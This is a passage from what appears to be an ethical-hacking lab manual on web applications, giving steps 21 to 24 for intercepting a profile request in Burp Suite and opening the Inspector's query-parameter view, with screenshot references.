


21. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you get the HTTP request, as shown in the screenshot.
22. Now, click **Expand** icon present in the right-corner of the window in the **INSPECTOR** section.




Module 14 – Hacking Web Applications

23. Inspector wizard appears, click to expand **Query Parameters**.




24. You can observe **NAME** and **VALUE** columns, double click on the **value**, or click arrow icon (>).

